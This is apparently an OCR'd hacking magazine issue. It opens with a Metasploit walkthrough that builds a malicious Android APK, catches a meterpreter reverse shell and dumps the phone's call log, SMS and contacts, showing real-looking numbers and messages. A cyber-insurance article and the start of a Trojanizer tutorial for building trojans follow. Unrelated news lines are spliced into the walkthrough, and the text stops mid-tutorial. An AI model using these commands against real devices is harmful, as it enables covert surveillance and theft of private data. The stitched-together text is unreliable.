s/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_
algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initia
lized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::
EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gem
s/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_
algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous defin
ition of IDENTIFIER was here
Payload size: 10235 bytes


┌──(kali㉿223vm)-[~]
└─$
```


Even this msfvenom command too gave us some unnecessary output but what maters is that it successfully generated the payload. After generation of payload is complete, we start a listener on the attacker system.

Meta Platforms, the parent company of Facebook, Instagram, and WhatsApp, has agreed to pay $725 million to settle a long-running class-action lawsuit filed in 2018.


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterprete
r/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.101
lhost ⇒ 192.168.0.101
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.101:4444
```

Then we copy the "malicious.apk" file we just generated to the Android phone using the simple python HTTP server. We disable Android security to allow us to install external apps and then start installing it. Note that the app will be named as "main activity". When we try to install it, it listed us all the permissions this app will gain access to as you can see in the image given below.






After having a cursory look, we click on “Install”. The app starts installing.



Then the app is scanned.



Obviously, the system detected a virus in our app.

We insist on keeping this app. As we do this, we get a successful meterpreter session on the attacker machine.

```
msf6 exploit(multi/handler) > set payload android/meterprete
r/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.101
lhost ⇒ 192.168.0.101
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.101:4444
[*] Sending stage (78179 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.101:4444 → 192.
168.0.100:37000) at 2022-12-24 08:00:08 -0500

meterpreter >
```

The "help" command will list all the commands this meterpreter session supports. We will show you some interesting ones. The "sysinfo" command will give more information about the phone like its operating system, architecture etc.

```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.9.117+ (armv7l)
Architecture    : armv7l
System Language : en_IN
Meterpreter     : dalvik/android
meterpreter > getuid
Server username: u0_a16
meterpreter >
```

You already know what getuid command does. the "guid" and "machine_id" commands will reveal session GUID and MSFID of target machine respectively.

```
meterpreter > guid
[+] Session GUID: 96a38ba5-2256-4c07-bcee-699dd85fd17d
meterpreter > machine_id
[+] Machine ID: 494256e1a46540e4fea03580a5f6d2a0
meterpreter > uuid
[+] UUID: c7c3c0f59a1f1b00/dalvik=19/android=3/2022-12-24T13
:00:06Z
meterpreter > getuid
Server username: u0_a16
meterpreter >
```

The "ps" command will list all the processes running on the target phone.

```
meterpreter > ps

Process List
============

 PID   Name                        User
 ---   ----                        ----
 4794  com.metasploit.stage  u0_a16
 5025  sh                          u0_a16
 5026  ps                          u0_a16
```

The "screenshot" command will take a screenshot of the phone whereas "screenshare" command will share phone's screen in LIVE stream.

```
meterpreter > screenshot
[-] No screenshot data was returned.
[-] With Android, the screenshot command can only capture th
e host application. If this payload is hosted in an app with
out a user interface (default behavior), it cannot take scre
enshots at all.
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/JEUFzFmk.html
[*] Streaming...
```

But both these commands did not work for us. The worst part is they created problems for us. So we have to get another new meterpreter session. The "check root" command checks if the target phone is rooted or not.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.101:4444
[*] Sending stage (78179 bytes) to 192.168.0.100
[*] Meterpreter session 2 opened (192.168.0.101:4444 → 192.
168.0.100:37078) at 2022-12-24 08:11:17 -0500

meterpreter > check_root
[*] Device is not rooted
```

The "app_list" command shows us all the apps installed on the target phone.

```
meterpreter > app_list
Application List
================

  Name                  Package                 Running  IsSystem
  ----                  -------                 -------  --------
  ATMWifiMeta           com.mediatek.atmwi      false    true
                        fimeta
  Analytics             com.miui.analytics      false    true
  Android Accessibi     com.google.android      false    true
  lity Suite            .marvin.talkback
  Android Easter Eg     com.android.egg         false    true
```

From here, it gets more interesting. The "dump_calllog" command dumps all the history of the calls from the target phone and saves it in a text file.

```
meterpreter > dump_calllog
[*] Fetching 15723 entries
[*] Call log saved to calllog_dump_20221224081308.txt
meterpreter >
```

We can view the contents of the text file as shown below.

```
┌──(kali㉿223vm)-[~]
└─$ cat calllog_dump_20221224081308.txt

================
[+] Call log dump
================

Date: 2022-12-24 08:13:14.59409704 -0500
OS: Android 9 - Linux 4.9.117+ (armv7l)
Remote IP: 192.168.0.100
Remote Port: 37078


#1
Number  : +911400830112
Name    : null
Date    : Tue Apr 02 11:59:43 GMT+05:30 2019
Type    : MISSED
Duration: 45

#2
Number  : +911400830387
Name    : null
Date    : Tue Apr 02 13:48:21 GMT+05:30 2019
Type    : MISSED
Duration: 31
```

Similarly, all the SMS from the phone can be dumped using "dump_SMS" command.

The Vice Society ransomware actors have been observed using a new custom ransomware payload in their recent attacks.


```
meterpreter > dump_sms
[*] Fetching 2942 sms messages
[*] SMS messages saved to: sms_dump_20221224081524.txt
meterpreter >
```

```
┌──(kali㉿223vm)-[~]
└─$ cat sms_dump_20221224081524.txt

=================
[+] SMS messages dump
=================

Date: 2022-12-24 08:15:26.274068648 -0500
OS: Android 9 - Linux 4.9.117+ (armv7l)
Remote IP: 192.168.0.100
Remote Port: 37078


#1
Type    : Incoming
Date    : 2022-09-21 10:13:14
Address : 54300
Status  : NOT_RECEIVED
Message : Hi! We have received & are processing your request
 for service Sports Pack. Just sit back & relax, you will re
ceive a confirmation within 2 hours.

#2
Type    : Incoming
Date    : 2022-09-21 08:13:03
Address : 54300
Status  : NOT_RECEIVED
```

To dump all the saved contacts from the target phone, we can use "dump_contacts" command.

```
meterpreter > dump_contacts
[*] Fetching 301 contacts into list
[*] Contacts list saved to: contacts_dump_20221224081747.txt
meterpreter >
```

You can see that this phone has some 301 contacts.



Here you have lifted our first article on mobile hacking. In our future issues, we will be going deeper into this mobile security domain.

Just 25% of businesses are insured against cyber attacks. Here`s why

DATA SECURITY

Jongkil Jay Jeong
CyberCRC Senior Research Fellow,
Centre for Cyber Security Research and Innovation (CSRI),
Deakin University

Robin Doss
Director, Centre for Cyber Security Research and Innovation (CSRI),
Deakin University

In the past financial year, the Australian Cyber Security Centre received 76,000 cyber-crime reports – on average, one every seven minutes. The year before, it was a report every eight minut es. The year before that, every ten minutes.

The growth of cyber crime means it is now arguably the top risk facing any business with an online presence. One successful cyber attack is all it takes to ruin an organisation's reputation an -d bottom line. The estimated cost to the Austral -ian economy in 2021 was $42 billion.

To protect itself (and its customers), a business has three main options. It can limit the amount of sensitive data it stores. It can take greater care to protect the data it does store. And it can insure itself against the consequences of a cyber attack.

Cyber-insurance is a broad term for insurance policies that address losses as a result of a comp-

(Cont'd On Next Page)

uter-based attack or malfunction of a firm's infor-mation technology systems. This can include co-sts associated with business interruptions, respo-nding to the incident and paying relevant fines and penalties.

The global cyber-insurance market is now worth an estimated US$9 billion (A$13.9 billion). It is tipped to grow to US$22 billion by 2025.

But a big part of this growth reflects escalating premium costs – in Australia they increased mor-e than 80% in 2021 – rather than more business taking up insurance.

So coverage rates are growing slowly, with about 75% of all businesses in Australia having no cyber-insurance, according to 2021 figures from the Insurance Council of Australia.

Challenges in pricing cyber-insurance

With cyber-insurance still in its infancy, insurers face significant complexities in quantifying cyber risk pricing premiums accordin-gly – high enough for the insurers not to lose money, but as competitive as possible to encourag-e greater uptake.

A 2018 assessment of the cyber-insurance market by the US Cybersecurity and Infrastructu-re Security Agency identified three major challe-nges: lack of data, methodological limitations, and lack of information sharing.

Lack of historical loss data means insurers are hampered in accurately predicting risks and costs.

Because of the relative newness of cyber crime, many insurers use risk-assessment methodologie-s derived from more established insurance mark-ets such as for car, house and contents. These markets, however, are not analogous to cyber crime.

Companies may be hesitant to disclose information about cyber incidents, unless requir-ed to do so. Insurance carriers are reluctant to share data pertaining to damage and claims. This makes it hard to create effective risk model-s that can calculate and predict the likelihood and cost of future incidents.

So what needs to be done?

Deakin University's Centre for Cyber Security Research and Innovation has been working with insurance companies to understand what must be done to improve premium and risks models pertaining to cyber insurance. Here is what we have found so far.

First, greater transparency is needed around cyber-related incidents and insurance to help remedy the lack of data and information sharin-g.

The federal government has taken two steps in the right direction on this. One is the Consumer Data Right, which provides guidelines on how service providers must share data about custome-rs. This came into effect in mid-2021.

The other is the governm-ment's proposal to amend privacy legislation to incre-ase penalties for breaches and give the Privacy Co-mmissioner new powers.

Second, insurers must find better ways to measure the financial value and worth of the data that organisations hold.

The primary asset covered by cyber insurance is the data itself. But there is no concrete measur-e of how that data is worth.

The recent Optus and Medibank Private data breaches provide clear examples. The Optus ev-ent affected millions more people than the Medi-bank Private hack, but the Medibank Private dat-a includes sensitive medical data that, in princip-le, is worth far more than data regarding just your personal identity.

Without an accurate way to measure the financial value of data, it is difficult to determine the appropriate premium costs and coverage.

Cyber insurance is a new, specialised market with significant uncertainty. Given the ever-incre

(Cont'd On Next Page)

"The Optus event affected millions more people than the Medibank Private hack, but the Medibank Private data includes sensitive medical data that, in principle, is worth far more than data regarding just your personal identity."

-asing risks to individuals, organisations and society, it is imperative that insurers develop robust and reliable risk-based models as soon as possible.

This will require a consolidated effort between cyber-security experts, accountants and actuaries, insurance professionals and policymakers.

This Article first appeared in The Conversation

Recreating the Attack Method used by UNC4034 Hacking Group

REAL WORLD HACKING

A North Korean Threat Actor being tracked as UNC4034 has been observed distributing trojanized versions of the PUTTY SSH and Telnet client in their spear phishing methodology. The UNC4034 initially establishes communication with its victims over WhatsApp and then lures them to download a malicious ISO package about a fake job. This ISO archive contained two files: one a simple text file with information of IP address and login credentials. The second file is a trojanized or altered version of PUTTY SSH client. The plan seems to convince the victims to launch a PUTTY session using the credentials given in the text file. Launching PUTTY, however deployed a variant of AIRDRY backdoor on the victim's systems.

It was when I was in 4th standard, that I read about the story of how a horse was used to destroy a kingdom. It was in my English Non-Detail named "Trojan Tales" that was a story about the return of Ulysses (Odysseus) return journey after conquering Troy. That was very fun to read them. It is when I started learning hacking, that I would read this word "Trojan" again.

What is a Trojan Horse?

For the unversed, the Greek army is at the gates of Troy after conquering Trojan beaches (beaches of Troy). After conquering beaches easily, they are unable to breach the gates of Troy even with warriors like Odysseus and Achilles on their side. After some attempts, Odysseus comes up with a plan. They build a wooden horse (huge one), place it at the gates of Troy and vanish away from the beaches. After some arguments within themselves, Trojans come to a conclusion that Greeks have left to their homeland and left the horse ("Trojan horse") as a gift to them. They decide to bring this horse inside the walls of the kingdom. At night, the Greek soldiers who are hiding inside the horse come out and ransack the Kingdom of Troy never to rise again. Troy burns. This infamous horse is called as Trojan Horse.

Trojan Horse refers to a seemingly harmless gift but concealing dangerous things. In cybersecurity, a Trojan is exactly that. A seemingly harmless program hiding something malicious. Hackers have been using trojans since a long time. Let us see a few methods of creating a trojan in our issue file. Simply put, a trojan is made by joining a genuine program with malicious program to make a new application. This resultant application is called a trojan. When victims execute this resultant application, both the first and second application are executed at the same time.

Now, let's get into practicals. First, let's see a script called Trojanizer. This tool uses WinRAR (SFX) to compress two files and transform them into an SFX executable (exe) archive. when this SFX executable is executed, both input files are executed (both legitimate application and payload).
The trojanizer application can be cloned from Github application as shown below. (the download information is given in our downloads section).

```
┌──(kali㉿222vm)-[~/Attackware]
└─$ git clone https://github.com/r00t-3xp10it/trojanizer
Cloning into 'trojanizer'...
remote: Enumerating objects: 397, done.
remote: Total 397 (delta 0), reused 0 (delta 0), pack-reused 397
Receiving objects: 100% (397/397), 5.06 MiB | 5.21 MiB/s, done.
Resolving deltas: 100% (241/241), done.

┌──(kali㉿222vm)-[~/Attackware]
└─$
```

Once the repository is successfully cloned, navigate into that directory and run the trojanizer.sh script.

```
┌──(kali㉿222vm)-[~/Attackware]
└─$ ls
PackMyPayload  trojanizer

┌──(kali㉿222vm)-[~/Attackware]
└─$ cd trojanizer

┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$ ls
backend  bin  README.md  settings  Trojanizer.sh

┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$
```

